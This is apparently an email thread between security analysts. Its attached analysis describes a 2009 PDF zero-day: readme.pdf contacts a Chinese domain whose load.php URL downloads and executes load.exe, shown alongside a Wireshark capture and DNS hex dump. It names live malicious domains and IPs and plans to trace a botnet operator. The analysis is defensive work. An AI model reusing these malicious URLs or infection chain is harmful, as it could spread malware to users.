From: "Rich Cummings" <rich@hbgary.com>
To: "'Greg Hoglund'" <greg@hbgary.com>
Sent: Monday, April 13, 2009 10:38 AM
Attach: pdf_exploit_botnet_packet_analysis.docx
Subject: RE: Maltego Test

G,
Here are a bunch of screen shots from our packet capture. I've isolated the IP addresses/URL's and most of the files downloaded from China and the Ukraine.

Take a look. I'll get Maltego today and start looking for the guy running the jRoger botmanager 1.5.

Call me when you have time.
R


From: Greg Hoglund [mailto:greg@hbgary.com]
Sent: Saturday, April 11, 2009 2:51 PM
To: rich@hbgary.com
Subject: Maltego Test

Rich,
Lets get the free version of maltego and run a test to ID the guy running that JRoger botnet. What was the DNS of the bot controller?


-Greg

PDF Zero Day Exploit Received 3/26/2009


AcroRd32.exe is used to open the readme.pdf. then adobe updater is launched to check for online updates. Readme.pdf injects the chinese URL http://lieliteautobody.cn/load.php?id=0. This proceeds to download and execute load.exe.



Lieliteautobody.cn = 94.247.3.151



pdf_ex_sniff.pcap - Wireshark
File Edit View Go Capture Analyze Statistics Help
Filter: Expression... Clear Apply
No. - Time Source Destination Protocol Info
45 19.963136 192.168.1.118 255.255.255.255 UDP Source port: blackjack Destination port: 34012
46 22.476688 192.168.1.118 255.255.255.255 UDP Source port: blackjack Destination port: 34012
47 24.986388 192.168.1.118 255.255.255.255 UDP Source port: blackjack Destination port: 34012
48 27.455229 192.168.1.118 255.255.255.255 UDP Source port: blackjack Destination port: 34012
49 29.968725 192.168.1.118 255.255.255.255 UDP Source port: blackjack Destination port: 34012
50 32.484287 192.168.1.118 255.255.255.255 UDP Source port: blackjack Destination port: 34012
51 33.381003 192.168.1.118 192.168.1.1 DNS Standard query A lieliteautobody.cn
52 34.354516 192.168.1.118 192.168.1.1 DNS Standard query A lieliteautobody.cn
53 34.424061 192.168.1.1 192.168.1.118 DNS Standard query response A 94.247.3.151
54 34.446298 192.168.1.118 lieliteautobody.cn TCP afrog > http [SYN] Seq=0 Win=64240 Len=0 MSS=1460
55 34.576023 192.168.1.118 255.255.255.255 UDP Source port: blackjack Destination port: 34012
56 34.592802 lieliteautobody.cn 192.168.1.118 TCP http > afrog [SYN, ACk] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460
57 34.593126 192.168.1.118 lieliteautobody.cn TCP afrog > http [ACK] Seq=1 Ack=1 Win=64240 Len=0
58 34.593779 192.168.1.118 lieliteautobody.cn HTTP GET / HTTP/1.1
59 34.741371 lieliteautobody.cn 192.168.1.118 TCP http > afrog [ACK] Seq=1 Ack=310 Win=6432 Len=0
60 34.752097 lieliteautobody.cn 192.168.1.118 TCP [TCP segment of a reassembled PDU]
61 34.754280 lieliteautobody.cn 192.168.1.118 TCP [TCP segment of a reassembled PDU]
62 34.754900 192.168.1.118 lieliteautobody.cn TCP afrog > http [ACK] Seq=310 Ack=2921 Win=64240 Len=0
Frame 53 (196 bytes on wire, 196 bytes captured)
Ethernet II, Src: Cisco-Li_fc:09:68 (00:1a:70:fc:09:68), Dst: Masstech_00:19:25 (00:09:5e:00:19:25)
Internet Protocol, Src: Mountain (192.168.1.1), Dst: 192.168.1.118 (192.168.1.118)
User Datagram Protocol, Src Port: domain (53), Dst Port: ams (1037)
Domain Name System (response)
0000 00 09 5e 00 19 25 00 1a 70 fc 09 68 08 00 45 00 ..^..%.. p..h..E.
0010 00 b6 00 00 40 00 40 11 b6 6f c0 a8 01 01 c0 a8 ....@.@. .o......
0020 01 76 00 35 04 0d 00 a2 7d 28 66 0c 84 80 00 01 .v.5.... }(f.....
0030 00 01 00 03 00 03 0f 6c 69 65 6c 69 74 65 61 75 ....l ieliteau
0040 74 6f 62 6f 64 79 02 63 6e 00 00 01 00 01 c0 0c tobody.c n.......
0050 00 01 00 01 00 00 01 b0 00 04 5e f7 03 97 c0 0c ....^.....
0060 00 02 00 01 00 00 01 b0 00 06 03 6e 73 33 c0 0c ....ns3..
0070 c0 0c 00 02 00 01 00 00 01 b0 00 06 03 6e 73 31 ....ns1
0080 c0 0c c0 0c 00 02 00 01 00 00 01 b0 00 06 03 6e ....n
0090 73 32 c0 0c c0 52 00 01 00 01 00 00 01 b0 00 04 s2...R.. ....
00a0 5f 81 90 d2 c0 64 00 01 00 01 00 00 01 b0 00 04 _....d.. ....
00b0 4e 1a b3 4f c0 40 00 01 00 01 00 00 01 b0 00 04 N..O.@.. ....
00c0 5e f7 03 96 ^...
File: "C:\~demo files\RAM images\pdf\pdf_ex_sniff.pcap" 1377 KB 00:15:58
Packets: 2829 Displayed: 2829 Marked: 0
Start pdf iTunes NetWitness Investigator 8 pdf_ex_sniff.pcap - ... 1.jpg - Paint 6:21 PM

]




GET /load.php?id=0 HTTP 1.1

Iframes are used to re-direct the download to another website in China. Litedownloadfinest.cn




This url will download and execute load.exe





The lieliteautobody.cn web server is running nginx software. (? What is this?)


nginx is a HTTP server and mail proxy server written by me (Igor Sysoev) from russia.

